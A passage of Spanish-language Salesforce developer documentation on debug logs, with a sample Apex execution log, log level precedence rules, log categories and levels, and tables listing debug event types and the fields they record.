37.0 APEX_CODE,FINEST;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;
    VALIDATION,INFO;VISUALFORCE,INFO;WORKFLOW,INFO
Execute Anonymous: System.debug('Hello World!');
16:06:58.18 (18043585)|USER_INFO|[EXTERNAL]|005D0000001bYPN|devuser@example.org|
    Pacific Standard Time|GMT-08:00
```

```
16:06:58.18 (18348659)|EXECUTION_STARTED
16:06:58.18 (18383790)|CODE_UNIT_STARTED|[EXTERNAL]|execute_anonymous_apex
16:06:58.18 (23822880)|HEAP_ALLOCATE|[72]|Bytes:3
16:06:58.18 (24271272)|HEAP_ALLOCATE|[77]|Bytes:152
16:06:58.18 (24691098)|HEAP_ALLOCATE|[342]|Bytes:408
16:06:58.18 (25306695)|HEAP_ALLOCATE|[355]|Bytes:408
16:06:58.18 (25787912)|HEAP_ALLOCATE|[467]|Bytes:48
16:06:58.18 (26415871)|HEAP_ALLOCATE|[139]|Bytes:6
16:06:58.18 (26979574)|HEAP_ALLOCATE|[EXTERNAL]|Bytes:1
16:06:58.18 (27384663)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27414067)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27458836)|HEAP_ALLOCATE|[1]|Bytes:12
16:06:58.18 (27612700)|HEAP_ALLOCATE|[50]|Bytes:5
16:06:58.18 (27768171)|HEAP_ALLOCATE|[56]|Bytes:5
16:06:58.18 (27877126)|HEAP_ALLOCATE|[64]|Bytes:7
16:06:58.18 (49244886)|USER_DEBUG|[1]|DEBUG|Hello World!
16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE
16:06:58.49 (49590539)|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE_END

16:06:58.18 (52417923)|CODE_UNIT_FINISHED|execute_anonymous_apex
16:06:58.18 (54114689)|EXECUTION_FINISHED
```

CONSULTE TAMBIÉN

- Niveles de registro de depuración
- Búsqueda de un registro de depuración

# Orden de preferencia del registro de depuración

Los eventos registrados dependen de varios factores. Estos factores incluyen sus etiquetas de seguimiento, los niveles de registro predeterminados, su encabezado de API, la activación del registro de sistema basado en los usuarios y los niveles de registro establecidos por sus puntos de entrada.

El orden de preferencia para los niveles de registro de depuración es:

1. Las etiquetas de seguimiento sustituyen todas las demás lógicas de registro. La Consola de desarrollador establece una etiqueta de seguimiento cuando se carga y esa etiqueta de seguimiento permanece efectiva hasta que caduca. Puede establecer etiquetas de seguimiento en la Consola de desarrollador o en Configuración utilizando los objetos `TraceFlag` y `DebugLevel` de API de herramientas.

   Nota: La configuración de etiquetas de seguimiento de clase y desencadenador no causa la generación o el almacenamiento de registros. Las etiquetas de seguimiento sustituyen otros niveles de registro, incluyendo niveles de registro establecidos por etiquetas de seguimiento de usuario, pero no producen el registro. Si el registro está activado cuando se ejecutan clases o desencadenadores, los registros se generan en el momento de la ejecución.

2. Si no tiene etiquetas de seguimiento activas, las pruebas síncronas y asíncronas de Apex se ejecutan con los niveles de registro predeterminados. Los niveles de registro predeterminados son:

   **DB**
   INFO

   **APEX_CODE**
   DEPURACIÓN

   **APEX_PROFILING**
   INFO

   **FLUJO DE TRABAJO**
   INFO

   **VALIDACIÓN**
   INFO

   **LLAMADA**
   INFO

   **VISUALFORCE**
   INFO

   **SISTEMA**
   DEBUG

3. Si ninguna etiqueta de seguimiento está activa y ninguna prueba se está ejecutando, su encabezado de API establece sus niveles de registro. Las solicitudes de API que se han enviado sin depurar los encabezados generan registros fugaces (registros que no se guardan) salvo que otra regla de registro esté valida.
4. Si su punto de entrada establece un nivel de registro, se utilizará ese nivel de registro. Por ejemplo, las solicitudes de Visualforce pueden incluir un parámetro de depuración que establece niveles de registro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Si no se aplica ninguno de estos casos, los registros no se generan o persisten.

CONSULTE TAMBIÉN

- Configurar la creación de registros de depuración
- Ficha Logs (Registros)
- Detalles del registro de depuración
- Niveles de registro de depuración
- *Guía del desarrollador de la API de herramientas Force.com*: TraceFlag
- *Guía del desarrollador de Apex*: DebuggingHeader

## Niveles de registro de depuración

PERMISOS DE USUARIO

| | |
|---|---|
| Para utilizar la Consola del desarrollador: | "Ver todos los datos" |
| Para ejecutar Apex anónimo: | "Apex de autor" |
| Para usar una búsqueda de código y ejecutar SOQL o SOSL en la ficha de consulta: | "API activado" |
| Para guardar los cambios en las clases y desencadenadores de Apex: | "Apex de autor" |
| Para guardar los cambios en páginas y componentes de Visualforce: | "Personalizar aplicación" |
| Para guardar cambios en recursos Lightning: | "Personalizar aplicación" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Para especificar el nivel de información que se obtiene en los registros de depuración, configure etiquetas de seguimiento y niveles de depuración. Los niveles de depuración asignados a sus etiquetas de seguimiento controlan el tipo y la cantidad de información que se registra para diferentes eventos. Una vez realizado el registro, inspecciones los eventos de depuración en sus registros de depuración.

Un nivel de depuración es un conjunto de niveles de registro para categorías de registros de depuración, como `Base de datos`, `Flujo de trabajo`, `Validación`. Una etiqueta de seguimiento incluye un nivel de depuración, una hora de inicio, una hora de finalización y un tipo de registro. Los tipos de registro son `DEVELOPER_LOG`, `USER_DEBUG` y `CLASS_TRACING`.

Cuando abre la Consola de desarrollador, establece una etiqueta de seguimiento `DEVELOPER_LOG` para registrar sus actividades. Las etiquetas de seguimiento `USER_DEBUG` producen el registro de las actividades de un usuario individual. Las etiquetas de seguimiento `CLASS_TRACING` sustituyen los niveles de registro para desencadenadores y clases de Apex pero no generan registros.

Cuando utilice la Consola de desarrollador o controle un registro de depuración, puede especificar el nivel de información que se incluye en el registro.

**Log category (Categoría de registro)**
El tipo de información registrada, como información de comandos o reglas de flujo de trabajo de Apex.

**Log level (Nivel de registro)**
La cantidad de información registrada.

**Event type (Tipo de evento)**
La combinación de categoría de registro y el nivel de registro que especifican los eventos que se incluyen en el registro. Cada evento puede incluir información adicional, como el número de línea y carácter en el que se inicia el evento, los campos asociados con el evento y la duración del evento.

## Categorías de registro de depuración

Cada nivel de depuración incluye un nivel de registro de depuración para cada una de las siguientes categorías de registro. La cantidad de información registrada para cada categoría depende del nivel de registro.

| Categoría de registro | Descripción |
|---|---|
| `Database` | Incluye información sobre la actividad de la base de datos, incluyendo todos los datos del lenguaje de manipulación de datos (DML) las declaraciones o consultas en línea SOQL o SOSL. |
| `Workflow` | Incluye información de reglas de flujo de trabajo, flujos y procesos, como el nombre de la regla y las acciones que se ejecutarán. |
| `Validation` | Incluye información acerca de las reglas de validación, como el nombre de la regla y si la regla se evaluará como verdadera o falsa. |
| `Callout` | Incluye el XML de solicitud de respuesta que el servidor envía y recibe información de un servidor Web externo. Resulta útil cuando se depuran problemas relacionados con el uso de llamadas de API del servicio web de Force.com o la solución de problemas del acceso de usuarios a objetos externos a través de un adaptador de OData para Salesforce Connect. |
| `Apex Code` | Incluye información sobre el código de Apex. Puede incluir información como mensajes de registros generados por declaraciones DML, SOQL en línea o consultas SOSL, el inicio y finalización de cualquier desencadenador, así como la finalización de cualquier método de prueba. |
| `Apex Profiling` | Incluye información sobre perfiles acumulada, como los límites del espacio de nombre y el número de correos electrónicos enviados. |
| `Visualforce` | Incluye información acerca de eventos de Visualforce incluyendo la serialización y deserialización del estado de vista o la evaluación o un campo de fórmula en una página de Visualforce. |
| `System` | Incluye información sobre llamadas a todos los métodos de sistema como el método `System.debug`. |

## Niveles de registro de depuración

Cada nivel de depuración incluye uno de los siguientes niveles de registro para cada categoría de registro. Los niveles se enumeran de menor a mayor. Los eventos específicos se registran en función de la combinación de categoría y niveles. La mayoría de eventos se comienzan a registrar en el nivel INFO. El nivel se acumula, es decir, si selecciona FINE, el registro también incluye todos los eventos registrados en los niveles DEBUG, INFO, WARN y ERROR.

Nota: Todos los niveles no están disponibles en todas las categorías. Únicamente los niveles que se corresponden con uno o más eventos están disponibles.

- `Ninguna`

- `ERROR`
- `WARN`
- `INFO`
- `DEBUG`
- `FINE`
- `FINER`
- `FINEST`

**Importante:** Antes de ejecutar una implementación, compruebe que el nivel de registro del código Apex no está establecido como MÁS EXHAUSTIVO. De lo contrario, la implementación podría tardar más de lo esperado. Si la Consola del desarrollador está abierta, los niveles de registro en la Consola del desarrollador afectan todos los registros, incluyendo registros creados durante una implementación.


## Tipos de evento de depuración

A continuación se incluye un ejemplo del contenido que se escribe en el registro de depuración. El evento es `USER_DEBUG`. El formato es *`timestamp`* | *`event identifier`*:

- *marca de hora*: Se compone de la hora a la que ha ocurrido el evento y un valor entre paréntesis. La hora está en la zona horaria del usuario con el formato *`HH:mm:ss.SSS`*. El valor entre paréntesis representa el tiempo transcurrido en nanosegundos desde la hora de la solicitud. El valor del tiempo transcurrido se excluye de los registros revisados en la Consola de desarrollador cundo utiliza la vista Registro de ejecución. No obstante, puede ver el tiempo transcurrido cuando utiliza la vista Registro sin procesar. Para abrir la vista Registro sin procesar, desde la ficha Logs (Registros) de la Consola de desarrollador, haga clic con el botón derecho del ratón en el nombre de un registro y seleccione **Open Raw Log** (Abrir registro sin procesar).
- *identificador de eventos*: Especifica el evento que desencadenó la entrada del registro de depuración (como `SAVEPOINT_RESET` o `VALIDATION_RULE`). También incluye cualquier información adicional registrada con ese evento, como el nombre del método o el número de línea y carácter donde se ejecutó el código.

A continuación se incluye un ejemplo de una línea de registro de depuración.

**Ejemplo de línea de registro de depuración**




En este ejemplo, el identificador de eventos se compone de los siguientes elementos:

- Nombre del evento:

```
USER_DEBUG
```

- Número de línea del evento en el código:

```
[2]
```

- Nivel de registro definido para el método `System.Debug`:

```
DEBUG
```

- Cadena proporcionada por el usuario para el método `System.Debug`:

```
Hello world!
```

Este miniprograma de código desencadena el siguiente ejemplo de una línea de registro.

**Miniprograma de código de línea de registro de depuración**

```
1 @isTest
2 private class TestHandleProductPriceChange {
3 static testMethod void testPriceChange() {
4 Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5 insert invoice;
6
```

La siguiente línea de registro se escribe cuando la prueba alcanza la línea 5 en el código.

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

En este ejemplo, el identificador de eventos se compone de los siguientes elementos.

- Nombre del evento:

```
DML_BEGIN
```

- Número de línea del evento en el código:

```
[5]
```

- Tipo de operación DML: `Insert`:

```
Op:Insert
```

- Nombre de objeto:

```
Type:Invoice_Statement__c
```

- Número de filas superadas en la operación DML:

```
Rows:1
```

Esta tabla enumera los tipos de eventos que se registran. Para cada tipo de evento, la tabla muestra qué campos u otra información se registra con cada evento, y qué combinación de nivel y categoría de registro provocó que se registrara el evento.

| Nombre del evento | Campos o información registrada con el evento | Categoría registrada | Nivel registrado |
|---|---|---|---|
| `BULK_HEAP_ALLOCATE` | Número de bytes asignados | Código Apex | FINEST |
| `CALLOUT_REQUEST` | Número de línea y encabezados de solicitudes | Llamada | INFO y anteriores |

| Nombre del evento | Campos o información registrada con el evento | Categoría registrada | Nivel registrado |
|---|---|---|---|
| `CALLOUT_REQUEST`<br>(Acceso a objetos externos a través del adaptador de OData para Salesforce Connect) | Extremo externo y método | Llamada | INFO y anteriores |
| `CALLOUT_RESPONSE` | Número de línea y cuerpo de respuesta | Llamada | INFO y anteriores |
| `CALLOUT_RESPONSE`<br>(Acceso a objetos externos a través del adaptador de OData para Salesforce Connect) | Estado y código de estado | Llamada | INFO y anteriores |
| `CODE_UNIT_FINISHED` | Ninguno | Código Apex | ERROR y anteriores |
| `CODE_UNIT_STARTED` | Número de línea y nombre de unidad de código, como `MyTrigger on Account trigger event BeforeInsert for [new]` | Código Apex | ERROR y anteriores |
| `CONSTRUCTOR_ENTRY` | Número de línea, Id. de clase de Apex y la cadena `<init>()` con los tipos de parámetros, si los hay, entre paréntesis | Código Apex | FINE y anteriores |
| `CONSTRUCTOR_EXIT` | Número de línea y la cadena `<init>()` con los tipos de parámetros, si los hay, entre paréntesis | Código Apex | FINE y anteriores |
| `CUMULATIVE_LIMIT_USAGE` | Ninguno | Perfil de Apex | INFO y anteriores |
| `CUMULATIVE_LIMIT_USAGE_END` | Ninguno | Perfil de Apex | INFO y anteriores |
| `CUMULATIVE_PROFILING` | Ninguno | Perfil de Apex | FINE y anteriores |
| `CUMULATIVE_PROFILING_BEGIN` | Ninguno | Perfil de Apex | FINE y anteriores |
| `CUMULATIVE_PROFILING_END` | Ninguno | Perfil de Apex | FINE y anteriores |
| `DML_BEGIN` | Número de línea, operación (como `Insert` o `Update`), nombre o tipo de registro y número de filas superadas en la operación DML | DB | INFO y anteriores |
| `DML_END` | Número de línea | DB | INFO y anteriores |
| `EMAIL_QUEUE` | Número de línea | Código Apex | INFO y anteriores |

| Nombre del evento | Campos o información registrada con el evento | Categoría registrada | Nivel registrado |
|---|---|---|---|
| ENTERING_MANAGED_PKG | Espacio de nombre de paquete | Código Apex | INFO y anteriores |
| EXCEPTION_THROWN | Número de línea, tipo de excepción y mensaje | Código Apex | INFO y anteriores |
| EXECUTION_FINISHED | Ninguno | Código Apex | ERROR y anteriores |
| EXECUTION_STARTED | Ninguno | Código Apex | ERROR y anteriores |
| FATAL_ERROR | Tipo de excepción, mensaje y rastreo de paquete | Código Apex | ERROR y anteriores |
| FLOW_ACTIONCALL_DETAIL | Id. de entrevista, nombre de elemento, tipo de acción, Id. o enumeración de acción, si la llamada de acción es correcta y mensaje de error | Flujo de trabajo | FINER y anteriores |
| FLOW_ASSIGNMENT_DETAIL | Id. de entrevista, referencia, operador y valor | Flujo de trabajo | FINER y anteriores |
| FLOW_BULK_ELEMENT_BEGIN | Id. de entrevista y tipo de elemento | Flujo de trabajo | FINE y anteriores |
| FLOW_BULK_ELEMENT_DETAIL | Id. de entrevista, tipo de elemento, nombre de elemento, número de registros y tiempo de ejecución | Flujo de trabajo | FINER y anteriores |
| FLOW_BULK_ELEMENT_END | Id. de entrevista, tipo de elemento, nombre de elemento y número de registros | Flujo de trabajo | FINE y anteriores |
| FLOW_CREATE_INTERVIEW_BEGIN | Id. de organización, Id. de definición e Id. de versión | Flujo de trabajo | INFO y anteriores |
| FLOW_CREATE_INTERVIEW_END | Id. de entrevista y nombre de flujo | Flujo de trabajo | INFO y anteriores |
| FLOW_CREATE_INTERVIEW_ERROR | Mensaje, Id. de organización, Id. de definición e Id. de versión | Flujo de trabajo | ERROR y anteriores |
| FLOW_ELEMENT_BEGIN | Id. de entrevista, tipo de elemento y nombre de elemento | Flujo de trabajo | FINE y anteriores |
| FLOW_ELEMENT_DEFERRED | Tipo y nombre de elemento | Flujo de trabajo | FINE y anteriores |
| FLOW_ELEMENT_END | Id. de entrevista, tipo de elemento y nombre de elemento | Flujo de trabajo | FINE y anteriores |
| FLOW_ELEMENT_ERROR | Mensaje, tipo de elemento y nombre de elemento (excepción del tiempo de ejecución del flujo) | Flujo de trabajo | ERROR y anteriores |
| FLOW_ELEMENT_ERROR | Mensaje, tipo de elemento y nombre de elemento (no se han encontrado favores) | Flujo de trabajo | ERROR y anteriores |

| Nombre del evento | Campos o información registrada con el evento | Categoría registrada | Nivel registrado |
|---|---|---|---|
| FLOW_ELEMENT_ERROR | Mensaje, tipo de elemento y nombre de elemento (excepción del diseñador) | Flujo de trabajo | ERROR y anteriores |
| FLOW_ELEMENT_ERROR | Mensaje, tipo de elemento y nombre de elemento (se ha superado el límite del diseñador) | Flujo de trabajo | ERROR y anteriores |
| FLOW_ELEMENT_ERROR | Mensaje, tipo de elemento y nombre de elemento (excepción de tiempo de ejecución del diseñador) | Flujo de trabajo | ERROR y anteriores |
| FLOW_ELEMENT_FAULT | Mensaje, tipo de elemento y nombre de elemento (se ha empleado ruta de fallo) | Flujo de trabajo | ADVERTENCIA y anteriores |
| FLOW_INTERVIEW_PAUSED | Id. de entrevista, nombre de flujo y la razón por la que el usuario ha hecho una pausa | Flujo de trabajo | INFO y anteriores |
| FLOW_INTERVIEW_RESUMED | Id. de entrevista y nombre de flujo | Flujo de trabajo | INFO y anteriores |
| FLOW_LOOP_DETAIL | Id. de entrevista, índice y valor<br>El índice es la posición en la variable de la colección para el elemento en el que funciona el bucle. | Flujo de trabajo | FINER y anteriores |
| FLOW_RULE_DETAIL | Id. de entrevista, nombre de regla y resultado | Flujo de trabajo | FINER y anteriores |
| FLOW_START_INTERVIEW_BEGIN | Id. de entrevista y nombre de flujo | Flujo de trabajo | INFO y anteriores |
| FLOW_START_INTERVIEW_END | Id. de entrevista y nombre de flujo | Flujo de trabajo | INFO y anteriores |
| FLOW_START_INTERVIEWS_BEGIN | Solicitudes | Flujo de trabajo | INFO y anteriores |
| FLOW_START_INTERVIEWS_END | Solicitudes | Flujo de trabajo | INFO y anteriores |
| FLOW_START_INTERVIEWS_ERROR | Mensaje, Id. de entrevista y nombre de flujo | Flujo de trabajo | ERROR y anteriores |
| FLOW_SUBFLOW_DETAIL | Id. de entrevista, nombre, Id. de definición e Id. de versión | Flujo de trabajo | FINER y anteriores |
| FLOW_VALUE_ASSIGNMENT | Id. de entrevista, clave y valor | Flujo de trabajo | FINER y anteriores |
| FLOW_WAIT_EVENT_RESUMING_DETAIL | Id. de entrevista, nombre de elemento, nombre de evento y tipo de evento | Flujo de trabajo | FINER y anteriores |
| FLOW_WAIT_EVENT_WAITING_DETAIL | Id. de entrevista, nombre de elemento, nombre de evento, tipo de evento y si se cumplen las condiciones | Flujo de trabajo | FINER y anteriores |

| Nombre del evento | Campos o información registrada con el evento | Categoría registrada | Nivel registrado |
|---|---|---|---|
| FLOW_WAIT_RESUMING_DETAIL | Id. de entrevista, nombre de elemento e Id. de entrevista continua | Flujo de trabajo | FINER y anteriores |
| FLOW_WAIT_WAITING_DETAIL | Id. de entrevista, nombre de elemento, número de eventos para los que está esperando el elemento e Id. de entrevista continua | Flujo de trabajo | FINER y anteriores |
| HEAP_ALLOCATE | Número de línea y número de bytes | Código Apex | FINER y anteriores |
| HEAP_DEALLOCATE | Número de línea y número de bytes no asignados | Código Apex | FINER y anteriores |
| IDEAS_QUERY_EXECUTE | Número de línea | DB | FINEST |
| LIMIT_USAGE_FOR_NS | Espacio de nombres y límites siguientes:<br>`Number of SOQL queries`<br>`Number of query rows`<br>`Number of SOSL queries`<br>`Number of DML statements`<br>`Number of DML rows`<br>`Number of code statements`<br>`Maximum heap size`<br>`Number of callouts`<br>`Number of Email Invocations`<br>`Number of fields describes`<br>`Number of record type describes`<br>`Number of child relationships describes`<br>`Number of picklist describes`<br>`Number of future calls`<br>`Number of find similar calls`<br>`Number of System.runAs() invocations` | Perfil de Apex | FINEST |

| Nombre del evento | Campos o información registrada con el evento | Categoría registrada | Nivel registrado |
|---|---|---|---|
| METHOD_ENTRY | Número de línea, el Id. de la clase de Force.com y la firma de método | Código Apex | FINE y anteriores |
| METHOD_EXIT | Número de línea, el Id. de la clase de Force.com y la firma de método.<br>En el caso de constructores, se registra la siguiente información: Número de línea y nombre de clase. | Código Apex | FINE y anteriores |
| POP_TRACE_FLAGS | Número de línea, el Id. de la clase o desencadenador de Force.com que tiene sus niveles de registro definidos y que entra en el ámbito y el nombre de esta clase o desencadenador, la configuración del nivel de registro que están en vigor después de salir del ámbito | System | INFO y anteriores |
| PUSH_NOTIFICATION_INVALID_APP | Espacio de nombres de aplicación, nombre de aplicación.<br>Este evento se genera cuando el código Apex intenta enviar una notificación a una aplicación que no existe en la organización o no se ha habilitado para la distribución. | Código Apex | ERROR |
| PUSH_NOTIFICATION_INVALID_CERTIFICATE | Espacio de nombres de aplicación, nombre de aplicación.<br>Este evento indica que el certificado no es válido. Por ejemplo, ha caducado. | Código Apex | ERROR |
| PUSH_NOTIFICATION_INVALID_NOTIFICATION | Espacio de nombres de aplicación, nombre de aplicación, tipo de servicio (Apple o Android GCM), identificador de usuario, dispositivo, carga (subcadena), longitud de carga.<br>Este evento se genera si la carga de notificación es demasiado larga. | Código Apex | ERROR |
| PUSH_NOTIFICATION_NO_DEVICES | Espacio de nombres de aplicación, nombre de aplicación.<br>Este evento se genera si ningún usuario ha intentado enviar notificaciones para registrar dispositivos. | Código Apex | DEBUG |
| PUSH_NOTIFICATION_NOT_ENABLED | Este evento se genera si las notificaciones distribuidas no están habilitadas en su organización. | Código Apex | INFO |

| Nombre del evento | Campos o información registrada con el evento | Categoría registrada | Nivel registrado |
|---|---|---|---|
| PUSH_NOTIFICATION_SENT | Espacio de nombres de aplicación, nombre de aplicación, tipo de servicio (Apple o Android GCM), identificador de usuario, dispositivo, carga (subcadena).<br>Este evento registra que se ha aceptado una notificación para su envío. No se garantizar la entrega de la notificación. | Código Apex | DEBUG |
| PUSH_TRACE_FLAGS | Número de línea, el Id. de la clase o desencadenador de Force.com que tiene sus niveles de registro definidos y que sale del ámbito, el nombre de esta clase o desencadenador y la configuración del nivel de registro que están en vigor después de entrar en el ámbito | System | INFO y anteriores |
| QUERY_MORE_BEGIN | Número de línea | DB | INFO y anteriores |
| QUERY_MORE_END | Número de línea | DB | INFO y anteriores |
| QUERY_MORE_ITERATIONS | Número de línea y número de iteraciones de `queryMore` | DB | INFO y anteriores |
| SAVEPOINT_ROLLBACK | Número de línea y nombre del punto de almacenamiento. | DB | INFO y anteriores |
| SAVEPOINT_SET | Número de línea y nombre del punto de almacenamiento. | DB | INFO y anteriores |
| SLA_END | Número de casos, tiempo de carga, tiempo de procesamiento, número de eventos clave de casos que se insertarán, actualizarán o eliminarán y nuevo desencadenante | Flujo de trabajo | INFO y anteriores |
| SLA_EVAL_MILESTONE | Id. de evento clave | Flujo de trabajo | INFO y anteriores |
| SLA_NULL_START_DATE | Ninguno | Flujo de trabajo | INFO y anteriores |
| SLA_PROCESS_CASE | Id. de caso | Flujo de trabajo | INFO y anteriores |
| SOQL_EXECUTE_BEGIN | Número de línea, número de agregaciones y origen de consulta | DB | INFO y anteriores |
| SOQL_EXECUTE_END | Número de línea, número de filas y duración en milisegundos | DB | INFO y anteriores |

| Nombre del evento | Campos o información registrada con el evento | Categoría registrada | Nivel registrado |
|---|---|---|---|
| SOSL_EXECUTE_BEGIN | Número de línea y origen de consulta | DB | INFO y anteriores |
| SOSL_EXECUTE_END | Número de línea, número de filas y duración en milisegundos | DB | INFO y anteriores |
| STACK_FRAME_VARIABLE_LIST | Número de marco y lista de variables con el formato: *Número de variable* \| *Valor*. Por ejemplo:<br>`var1:50`<br>`var2:'Hello World'` | Perfil de Apex | FINE y anteriores |
| STATEMENT_EXECUTE | Número de línea | Código Apex | FINER y anteriores |
| STATIC_VARIABLE_LIST | Lista de variables con el formato: *Número de variable* \| *Valor*. Por ejemplo:<br>`var1:50`<br>`var2:'Hello World'` | Perfil de Apex | FINE y anteriores |
| SYSTEM_CONSTRUCTOR_ENTRY | Número de línea y la cadena `<init>()` con los tipos de parámetros, si los hay, entre paréntesis | System | FINE y anteriores |
| SYSTEM_CONSTRUCTOR_EXIT | Número de línea y la cadena `<init>()` con los tipos de parámetros, si los hay, entre paréntesis | System | FINE y anteriores |
| SYSTEM_METHOD_ENTRY | Número de línea y firma de método | System | FINE y anteriores |
| SYSTEM_METHOD_EXIT | Número de línea y firma de método | System | FINE y anteriores |
| SYSTEM_MODE_ENTER | Nombre de modo | System | INFO y anteriores |
| SYSTEM_MODE_EXIT | Nombre de modo | System | INFO y anteriores |
| TESTING_LIMITS | Ninguno | Perfil de Apex | INFO y anteriores |
| TOTAL_EMAIL_RECIPIENTS_QUEUED | Número de correos electrónicos enviados | Perfil de Apex | FINE y anteriores |
| USER_DEBUG | Número de línea, nivel de registro y cadena proporcionada por el usuario | Código Apex | DEBUG y anteriores por defecto. Si el usuario define el nivel |

| Nombre del evento | Campos o información registrada con el evento | Categoría registrada | Nivel registrado |
|---|---|---|---|
| | | | de registro del método `System.Debug`, el evento se registra en el nivel en su lugar. |
| `VALIDATION_ERROR` | Mensaje de error | Validación | INFO y anteriores |
| `VALIDATION_FAIL` | Ninguno | Validación | INFO y anteriores |
| `VALIDATION_FORMULA` | Origen de fórmula y valores | Validación | INFO y anteriores |
| `VALIDATION_PASS` | Ninguno | Validación | INFO y anteriores |
| `VALIDATION_RULE` | Nombre de regla | Validación | INFO y anteriores |
| `VARIABLE_ASSIGNMENT` | Número de línea, nombre de variable, una representación de cadena del valor de la variable y la dirección de la variable | Código Apex | FINEST |
| `VARIABLE_SCOPE_BEGIN` | Número de línea, nombre de variable, tipo, un valor que indica si se puede hacer referencia a la variable y un valor que indica si la variable es estática | Código Apex | FINEST |
| `VARIABLE_SCOPE_END` | Ninguno | Código Apex | FINEST |
| `VF_APEX_CALL` | Nombre del elemento, nombre de método y tipo de respuesta | Código Apex | INFO y anteriores |
| `VF_DESERIALIZE_VIEWSTATE_BEGIN` | Id. de estado de vista | Visualforce | INFO y anteriores |
| `VF_DESERIALIZE_VIEWSTATE_END` | Ninguno | Visualforce | INFO y anteriores |
| `VF_EVALUATE_FORMULA_BEGIN` | Id. de estado de vista y fórmula | Visualforce | FINER y anteriores |
| `VF_EVALUATE_FORMULA_END` | Ninguno | Visualforce | FINER y anteriores |
| `VF_PAGE_MESSAGE` | Texto del mensaje | Código Apex | INFO y anteriores |

| Nombre del evento | Campos o información registrada con el evento | Categoría registrada | Nivel registrado |
|---|---|---|---|
| `VF_SERIALIZE_VIEWSTATE_BEGIN` | Id. de estado de vista | Visualforce | INFO y anteriores |
| `VF_SERIALIZE_VIEWSTATE_END` | Ninguno | Visualforce | INFO y anteriores |
| `WF_ACTION` | Descripción de la acción | Flujo de trabajo | INFO y anteriores |
| `WF_ACTION_TASK` | Asunto de tarea, Id. de acción, regla, propietario y fecha de vencimiento | Flujo de trabajo | INFO y anteriores |
| `WF_ACTIONS_END` | Resumen de las acciones realizadas | Flujo de trabajo | INFO y anteriores |
| `WF_APPROVAL` | Tipo de transición, `EntityName: NameField Id` y nombre del nodo del proceso | Flujo de trabajo | INFO y anteriores |
| `WF_APPROVAL_REMOVE` | `EntityName: NameField Id` | Flujo de trabajo | INFO y anteriores |
| `WF_APPROVAL_SUBMIT` | `EntityName: NameField Id` | Flujo de trabajo | INFO y anteriores |
| `WF_ASSIGN` | Propietario e Id. de plantilla asignada | Flujo de trabajo | INFO y anteriores |
| `WF_CRITERIA_BEGIN` | `EntityName: NameField Id`, nombre de regla, Id. de regla y tipo de desencadenador (si la regla respeta los tipos de desencadenadores) | Flujo de trabajo | INFO y anteriores |
| `WF_CRITERIA_END` | Valor booleano indicando el éxito (verdadero o falso) | Flujo de trabajo | INFO y anteriores |
| `WF_EMAIL_ALERT` | Id. de acción y regla | Flujo de trabajo | INFO y anteriores |
| `WF_EMAIL_SENT` | Id. de plantilla de correo electrónico, destinatarios y correos electrónicos CC | Flujo de trabajo | INFO y anteriores |
| `WF_ENQUEUE_ACTIONS` | Resumen de acciones en cola | Flujo de trabajo | INFO y anteriores |
| `WF_ESCALATION_ACTION` | Id. de caso y horas comerciales | Flujo de trabajo | INFO y anteriores |
| `WF_ESCALATION_RULE` | Ninguno | Flujo de trabajo | INFO y anteriores |
| `WF_EVAL_ENTRY_CRITERIA` | Nombre del proceso, Id. de plantilla de correo electrónico y valor booleano que indica el resultado (verdadero o falso) | Flujo de trabajo | INFO y anteriores |

| Nombre del evento | Campos o información registrada con el evento | Categoría registrada | Nivel registrado |
|---|---|---|---|
| `WF_FIELD_UPDATE` | `EntityName: NameField Id` y nombre del objeto o campo | Flujo de trabajo | INFO y anteriores |
| `WF_FORMULA` | Origen de fórmula y valores | Flujo de trabajo | INFO y anteriores |
| `WF_HARD_REJECT` | Ninguno | Flujo de trabajo | INFO y anteriores |
| `WF_NEXT_APPROVER` | Propietario, siguiente tipo de propietario y campo | Flujo de trabajo | INFO y anteriores |
| `WF_NO_PROCESS_FOUND` | Ninguno | Flujo de trabajo | INFO y anteriores |
| `WF_OUTBOUND_MSG` | `EntityName: NameField Id`, Id. de acción y regla | Flujo de trabajo | INFO y anteriores |
| `WF_PROCESS_NODE` | Nombre del proceso | Flujo de trabajo | INFO y anteriores |
| `WF_REASSIGN_RECORD` | `EntityName: NameField Id` y propietario | Flujo de trabajo | INFO y anteriores |
| `WF_RESPONSE_NOTIFY` | Nombre del notificador, correo electrónico del notificador e Id. de plantilla del notificador | Flujo de trabajo | INFO y anteriores |
| `WF_RULE_ENTRY_ORDER` | Entero y orden de indicación | Flujo de trabajo | INFO y anteriores |
| `WF_RULE_EVAL_BEGIN` | Tipo de regla | Flujo de trabajo | INFO y anteriores |
